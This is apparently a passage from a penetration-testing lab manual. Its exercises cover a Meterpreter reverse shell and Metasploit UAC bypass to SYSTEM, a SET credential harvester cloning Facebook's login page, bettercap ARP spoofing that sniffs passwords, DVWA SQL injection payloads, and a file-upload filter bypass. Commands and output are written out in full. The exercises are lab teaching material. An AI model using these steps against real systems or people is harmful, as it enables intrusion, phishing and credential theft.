If everything goes smoothly, we should see a Meterpreter session established back on our handler.

```
msf5 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.10.0.1:1234
```

```
[*] Sending stage (206403 bytes) to 10.10.0.104
```

```
[*] Meterpreter session 1 opened (10.10.0.1:1234 -> 10.10.0.104:49224) at 2019-04-08 11:22:17 -0500
```

At this point, we can stop the Python server since we have successfully connected to the target.

## Step 2

### Attempt Privilege Escalation

Now that we have a Meterpreter session, we can see what user we are running as with the **getuid** command.

```
meterpreter > getuid
```

```
Server username: DLAB\admin2
```

The name shows up as "admin2," so it's a good chance this user has administrative privileges. Let's try to escalate using the **getsystem** command.

```
meterpreter > getsystem
```

```
[*] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
```

```
[*] Named Pipe Impersonation (In Memory/Admin)
```

```
[*] Named Pipe Impersonation (Dropper/Admin)
```

```
[*] Token Duplication (In Memory/Admin)
```

And it fails. We can see that this command tries three methods of privilege escalation, and it's giving us an environment error. We can actually try each of these methods out separately. Use the **-h** flag to display the help for this command.

```
meterpreter > getsystem -h
```

```
Usage: getsystem [options]
```

```
Attempt to elevate your privilege to that of local system.
```

```
OPTIONS:
```

```
-h      Help Banner.
```

```
-t <opt> The technique to use. (Default to '0').
```

```
0 : All techniques available
```

```
1 : Named Pipe Impersonation (In Memory/Admin)
```

```
2 : Named Pipe Impersonation (Dropper/Admin)
```

```
3 : Token Duplication (In Memory/Admin)
```

If we use the **-t** flag, we can specify which technique to use. Let's try the first one:

```
meterpreter > getsystem -t 1
```

```
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
```

```
[-] Named Pipe Impersonation (In Memory/Admin)
```

Now we can see it is giving us an "Access is denied" error message. It might not seem like it, but this is good. Next, we will bypass UAC and get System access.

### Step 3

#### Bypass UAC

We can use a Metasploit module to bypass the UAC feature on Windows, but first, we need to background our current session. Type **background** to do so.

```
meterpreter > background
```

```
[*] Backgrounding session 1...
```

In Metasploit, use the **search** command to find a suitable exploit.

```
msf5 > search uac
```

#### Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
-					
1	exploit/windows/local/ask	2012-01-03	excellent	No	Windows Escalate UAC Execute RunAs
2	exploit/windows/local/bypassuac	2010-12-31	excellent	No	Windows Escalate UAC Protection Bypass
3	exploit/windows/local/bypassuac_comhijack	1900-01-01	excellent	Yes	Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
4	exploit/windows/local/bypassuac_eventvwr	2016-08-15	excellent	Yes	Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
5	exploit/windows/local/bypassuac_fodhelper	2017-05-12	excellent	Yes	Windows UAC Protection Bypass (Via FodHelper Registry Key)

6	exploit/windows/local/bypassuac_injection	2010-12-31	excellent	No	Windows Escalate UAC Protection Bypass (In Memory Injection)
7	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	excellent	No	Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
8	exploit/windows/local/bypassuac_sluihijack	2018-01-15	excellent	Yes	Windows UAC Protection Bypass (Via Slui File Handler Hijack)
9	exploit/windows/local/bypassuac_vbs	2015-08-22	excellent	No	Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
10	post/windows/gather/win_privs		normal	No	Windows Gather Privileges Enumeration
11	post/windows/manage/sticky_keys		normal	No	Windows Sticky Keys Persistence Module

We want number two, the "bypassuac" exploit — load the module with the **use** command.

```
msf5 > use exploit/windows/local/bypassuac
```

Take a look at the **options** to see what we need.

```
msf5 exploit(windows/local/bypassuac) > options
```

Module options (exploit/windows/local/bypassuac):

Name	Current Setting	Required	Description
---	-----	-----	-----
SESSION	yes		The session to run this module on.
TECHNIQUE	EXE	yes	Technique to use if UAC is turned off (Accepted: PSH, EXE)

Exploit target:

Id	Name
---	---
0	Windows x86



It looks like it needs the session we put in the background earlier, and we'll also need to set the target to 64-bit since we are using 64-bit Windows. Use the **show** command to view available targets.

```
msf5 exploit(windows/local/bypassuac) > show targets
```

Exploit targets:

Id	Name
0	Windows x86
1	Windows x64

And set the target and session numbers.

```
msf5 exploit(windows/local/bypassuac) > set target 1
```

```
target => 1
```

```
msf5 exploit(windows/local/bypassuac) > set session 1
```

```
session => 1
```

We also need to specify a payload, so again, we'll use the trusty Meterpreter reverse TCP.

```
msf5 exploit(windows/local/bypassuac) > set payload  
windows/x64/meterpreter/reverse_tcp
```

```
payload => windows/x64/meterpreter/reverse_tcp
```

```
msf5 exploit(windows/local/bypassuac) > set lhost 10.10.0.1
```

```
lhost => 10.10.0.1
```

```
msf5 exploit(windows/local/bypassuac) > set lport 1234
```

```
lport => 1234
```

Everything should be good to go, so type **run** to launch the exploit.

```
msf5 exploit(windows/local/bypassuac) > run
```

```
[*] Started reverse TCP handler on 10.10.0.1:1234
```

```
[*] UAC is Enabled, checking level...
```

```
[+] UAC is set to Default
```

```
[+] BypassUAC can bypass this setting, continuing...
```

```
[+] Part of Administrators group! Continuing...
```

```
[*] Uploaded the agent to the filesystem....
```

```
[*] Uploading the bypass UAC executable to the filesystem...
```

```
[*] Meterpreter stager executable 7168 bytes long being uploaded..
```

```
[*] Sending stage (206403 bytes) to 10.10.0.104
```

```
[*] Meterpreter session 2 opened (10.10.0.1:1234 -> 10.10.0.104:49235) at 2019-04-08  
11:30:04 -0500
```

```
meterpreter >
```

We can see it checks the UAC level and if the user is part of the Administrators group, and a new session is successfully opened. Let's run **getuid** once again.

```
meterpreter > getuid
```

```
Server username: DLAB\admin2
```

We can see we are still admin2 — the exploit doesn't automatically drop us into the System account. But now if we run **getsystem**, we are successfully able to bypass UAC and escalate privileges.

```
meterpreter > getsystem
```

```
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

And now we can confirm that we finally have System access.

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

### **Result:**

Successfully demonstrated bypassing on windows.

## **6. Social engineering attack demonstration using SET toolkit**

**Aim:** to demonstrate social engineering attack using SET toolkit

**Theory:** The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the human element. SET was designed to be released with the <https://www.social-engineer.org> launch and has quickly become a standard tool in a penetration testers' arsenal. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

### **Procedure:**

#### **Step 1**

Set connectivity between kali Linux and windows victim machine

check your IP address(Kali Linux)

#### **Step 2**

check all the machines inside the network

Command: Netdiscover -r 192.168.243.0/24

Ping the IP (unknown )to check whether host is live or not:

Command: Ping 192.168.243.129

### **Step 3**

Now open social engineering framework in kali Linux

Command: Setoolkit

Click the first option: 1 social engineering attacks


Now since we have to perform the website cloning so we have to chose the option

2) Website Attack Vectors

Then click on 5) Web Jacking Attack Method

Then on 2) Site Cloner

After this it will ask you for an ip address (put your kali linux machine ip address). After this it will ask you to enter the URL of the website you want to clone. In this let's clone the facebook website.



Paste the url in the set tool kit terminal and it will start cloning it.

```

Applications ▾ Places ▾ Terminal ▾ Thu 07:57
root@kali: ~

File Edit View Search Terminal Help
set:webattack>2

-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.243.137]:192.168.243.137
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/


[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Now url has been cloned. you have to send the cloned website to the victim so that he can click on the link and you will get his credentials in your Kali Linux.



Once the victim clicks on the link victim will be redirected to the login page. Give login details and go to your Kali Linux and go to the location. You will get all the credentials in clear text here in this file. This is how you can get the credentials of the victim.

## 7. MITM attack using bettercap

**Aim:** To demonstrate MITM attack using bettercap

**Theory:** BetterCAP is a powerful, easily extensible and portable framework written in Go which aims to offer to security researchers, red teamers and reverse engineers an easy to use, all-in-one solution with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks.

An MITM is a form of active eavesdropping in which the attacker makes independent connections with the victims and relays messages between them, making them believe

that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. MITM attacks come in many variations.

## Procedure:

### Requisites

- Kali Linux virtual machine.
- Any Windows virtual machine (7, 8, 10 or Server).

### Step 1: Install BetterCAP

Launch your Kali Linux, open a new Terminal window and type the following commands:

```
apt-get update  
apt-get install bettercap
```

### Step 2: BetterCAP modules

To launch the program, type bettercap and specify your current network interface:

```
bettercap -iface eth0
```

Type help to list all modules available:

```
help
```

```
Modules  
any.proxy > not running  
api.rest > not running  
arp.spoof > not running  
ble.recon > not running  
caplets > not running  
dhcp6.spoof > not running  
dns.spoof > not running  
events.stream > running  
gps > not running  
hid > not running  
http.proxy > not running  
http.server > not running  
https.proxy > not running  
https.server > not running  
mac.changer > not running  
mdns.server > not running  
mysql.server > not running  
net.probe > not running  
net.recon > not running  
net.sniff > not running  
packet.proxy > not running  
syn.scan > not running  
tcp.proxy > not running  
ticker > not running  
ui > not running  
update > not running  
wifi > not running  
wol > not running
```

The module **events.stream** is running by default, this module is enabled by default and is responsible for reporting events (logs, new hosts being found, etc) generated by other modules during the interactive session. Moreover, it can be used to programmatically execute commands when specific events occur.

You can type **help** following with the **module** name to grab some details about :

```
10.0.2.0/24 > 10.0.2.42 » help arp.spoof
arp.spoof (not running): Keep spoofing selected hosts on the network.

  arp.spoof on : Start ARP spoofer.
  arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
  arp.ban off : Stop ARP spoofer.

Parameters
arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

Step 3 : setting up modules to perform an ARP spoofing

1. Start the **prober** module to send different types of probe packets to each IP in the current subnet in order for the **net.recon** module to detect them.

net.probe on

```
10.0.2.0/24 > 10.0.2.42 » net.probe on
```

```
10.0.2.0/24 > 10.0.2.42 » [11:43:32] [sys.log] [inf] net.probe starting
net.recon as a requirement for net.probe
```

```
10.0.2.0/24 > 10.0.2.42 » [11:43:32] [endpoint.new] endpoint 10.0.2.3 detected
as 07:00:27:11:6c:7d .
```

```
10.0.2.0/24 > 10.0.2.42 » [11:43:33] [endpoint.new] endpoint 10.0.2.43
detected as 07:00:27:81:d6:f2 .
```

the **10.0.2.43** is my Windows virtual machine, this may differ from your virtual environment.

2. Start network hosts discovery:

net.recon on



3. Set the **arp.spoof** module option **fullduplex** to **true**. When you set to true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail).

```
set arp.spoof.fullduplex true
```

4. Specify the target to spoof. \_(A comma separated list of MAC addresses, IP addresses, IP ranges or aliases to spoof).\_  
\_

```
set arp.spoof.targets 10.0.2.43
```

5. Start ARP spoofer:

```
arp.spoof on
```

```
10.0.2.0/24 > 10.0.2.42 » [12:03:58] [sys.log] [inf] arp.spoof enabling forwarding
```

```
10.0.2.0/24 > 10.0.2.42 » [12:03:58] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
```

```
10.0.2.0/24 > 10.0.2.42 » [12:03:58] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

6. Start the packet sniffer:

```
net.sniff on
```



```
Modules
any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
```

7. Type **help** to list the modules running:

#### Step 4: The ARP spoofing

Bettercap is fooling the router and the target machine(Windows), putting the attacker machine(Kali) on the middle of the connection.

On my Windows machine, I will use the **arp table command** to see what is going on:

```
C:\Users\CANCER>arp -a
Interface: 10.0.2.43 --- 0xb
Internet Address      Physical Address      Type
10.0.2.1              08-00-27-33-75-72    router dynamic
10.0.2.3              08-00-27-16-6c-7c    dynamic
10.0.2.42             08-00-27-33-75-72    kali dynamic
10.0.2.67             08-00-27-33-75-72    dynamic
10.0.2.255            ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252           01-00-5e-00-00-fc    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

As you can see, the Windows machine 'thinks' the router MAC address is the same as the Kali since the ARP table is spoofed.

**Step 5:** Generate some generic traffic on the Target machine.

1. Log into your Windows virtual machine.
2. Launch the browser and type the URL: <http://testhtml5.vulnweb.com>
3. Login into this vulnerable-testing-website with sample credentials:  
user: admin | password: password.

**Step 6:** Grabbing and analyzing every request

\* Back to your Bettercap on Kali machine and analyze all the requests sent from the Windows.

```
10.0.2.0/24 > 10.0.2.42 > [12:59:35] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : gstaticadssl.l.google.com is 172.217.16.227
10.0.2.0/24 > 10.0.2.42 > [12:59:35] [net.sniff.https] sni CANCER-PC > https://fonts.gstatic.com
10.0.2.0/24 > 10.0.2.42 > [12:59:35] [net.sniff.https] sni CANCER-PC > https://fonts.gstatic.com
10.0.2.0/24 > 10.0.2.42 > [12:59:35] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : gstaticadssl.l.google.com is 172.217.17.3
10.0.2.0/24 > 10.0.2.42 > [12:59:37] [net.sniff.https] sni CANCER-PC > https://d3eaqdeu2crq.cloudfront.net
10.0.2.0/24 > 10.0.2.42 > [12:59:37] [net.sniff.https] sni CANCER-PC > https://d3eaqdeu2crq.cloudfront.net
10.0.2.0/24 > 10.0.2.42 > [12:59:40] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : www.vulnhub.com is 104.28.16.116, 104.28.17.116
10.0.2.0/24 > 10.0.2.42 > [12:59:40] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : www.vulnhub.com is 104.28.16.116, 104.28.17.116
10.0.2.0/24 > 10.0.2.42 > [12:59:40] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : www.vulnhub.com is 104.28.16.116, 104.28.17.116
10.0.2.0/24 > 10.0.2.42 > [12:59:40] [net.sniff.https] sni CANCER-PC > https://www.vulnhub.com
10.0.2.0/24 > 10.0.2.42 > [12:59:40] [net.sniff.https] sni CANCER-PC > https://www.vulnhub.com
10.0.2.0/24 > 10.0.2.42 > [12:59:40] [net.sniff.dns] dns 192.168.1.1 > CANCER-PC : www.vulnhub.com is 104.28.16.116, 104.28.17.116
10.0.2.0/24 > 10.0.2.42 > [12:59:42] [net.sniff.http.request] http CANCER-PC GET testhtml5.vulnweb.com/
10.0.2.0/24 > 10.0.2.42 > [12:59:42] [net.sniff.http.request] http CANCER-PC POST testhtml5.vulnweb.com/login

POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Accept-Encoding: gzip, deflate
Origin: http://testhtml5.vulnweb.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Referer: http://testhtml5.vulnweb.com/
username=admin&password=password
```

As you can see, we captured the credentials sent to the website. Anything that the target machine sent and received will be captured by Kali Linux machine.

## Result:

Successfully captured the credentials.

## 8. SQL Injection attack on DVWA application

**Aim:** To demonstrate SQL injection attack on DVWA application.

### Theory:

SQL injection is one of the most common attacks used by hackers to exploit any SQL database-driven web application. It's a technique where SQL code/statements are inserted in the execution field with an aim of either altering the database contents, dumping useful database contents to the hacker, cause repudiation issues, spoof identity, and much more.

Damn Vulnerable Web Application, shorter DVWA, is a PHP/MySQL web application that is damn vulnerable. The main goal of this pentesting playground is to aid penetration testers and security professionals to test their skills and tools. In addition it can aid web devs better understand how to secure web apps, but also to aid students/teachers to learn all about web app security and possible vulnerabilities.

## **Procedure:**

### **Step 1**

After successfully installing DVWA, open your browser and enter the required URL 127.0.0.1/dvwa/login.php Log in using the username “admin” and password as “password”. These are the default DVWA login credentials. After a successful login, set the DVWA security to LOW then click on SQL Injection on the left-side menu.



The screenshot shows the DVWA web application interface. At the top, there is a dark header with the DVWA logo. Below the header, on the left, is a vertical menu with buttons for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, and XSS reflected. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" label followed by a text input field and a "Submit" button. Below this, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>.

### **Step 2: Basic injection**

On the User ID field, enter “1” and click Submit. That is supposed to print the ID, First\_name, and Surname on the screen as you can see below.

The SQL syntax being exploited here is:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

## Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

[More info](#)

when you check the URL, you will see there is an injectable parameter which is the ID. Currently, my URL looks like this:

```
http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
```

Let's change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the First\_name and Surname of all users.

### Step 3 : always true scenario

advanced method to extract all the First\_names and Surnames from the database would be to use the input: `%'` or `'1'='1'`

**Vulnerability: SQL Injection**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
**SQL Injection**  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info

User ID:

ID: % ' or '0'='0  
First name: admin  
Surname: admin

ID: % ' or '0'='0  
First name: Gordon  
Surname: Brown

ID: % ' or '0'='0  
First name: Hack  
Surname: Me

ID: % ' or '0'='0  
First name: Pablo  
Surname: Picasso

ID: % ' or '0'='0  
First name: Bob  
Surname: Smith

The percentage % sign does not equal anything and will be false. The '1'='1' query is registered as True since 1 will always equal 1.

#### Step 4: display database version

To know the database version the DVWA application is running on, enter the text below in the User ID field.

```
% ' or 0=0 union select null, version() #
```

#### Step 5: display all tables in information\_schema

The Information Schema stores information about tables, columns, and all the other databases maintained by MySQL. To display all the tables present in the information\_schema, use the text below.

```
% ' and 1=0 union select null, table_name from  
information_schema.tables #
```

**Result:**

Successfully perform sql injection.

## **9. File upload vulnerability on DVWA**

**Aim:** To demonstrate file uploading vulnerability on DVWA

**Theory:** File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size.

**Procedure:****Step 1**

Open the DVWA login page in your browser and enter your login username and password (default admin: admin)

**Step 2 :**

Create a image file.open any text editor and type in the following:

A screenshot of a Linux desktop environment showing a window titled "Untitled" from the Leafpad text editor. The window has a menu bar with "File", "Edit", "Search", "Options", and "Help". The text area contains the following HTML code:

```
<html>
<body>
<script>alert('You have been hacked')</script>
</body>
</html>
```

It is a simple html file which contains a script to open up a dialog box saying 'You have been hacked'. Now save the file as [name].html.[image extension]. For example, I saved mine as 'hack.html.jpg'.

Step 3 :

Go the DVWA security tab and make sure the security is set to 'medium'. Now, go the upload section. The interface is self-explanatory. Click browse to select an image file to upload.

Step 4:


Before click on upload, we need to fire up Burp Suite. In Burp Suite, under the proxy tab, make sure that intercept mode is on.

Step 5:


In the DVWA page, click on the upload button.

You will get the following as the output in Burp Suite.






In the parameter filename(as highlighted in the image) change 'hack.html.jpg' to 'hack.html' and click forward.



If you go the DVWA page you will get a message saying the file was uploaded successfully and to make things simple, the path of the uploaded file is also given.



If we go the said location we will get a list of files that have been uploaded including our file as well.

## Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
dvwa_email.png	16-Mar-2010 01:56	667	
<a href="#">hack.html</a>	15-Nov-2019 21:16	76	
<a href="#">hack.sh</a>	15-Nov-2019 21:02	36	
<a href="#">hello.txt</a>	15-Nov-2019 20:33	5	
<a href="#">hello.txt.jpg</a>	15-Nov-2019 20:18	5	
<a href="#">image.html</a>	15-Nov-2019 20:42	72	
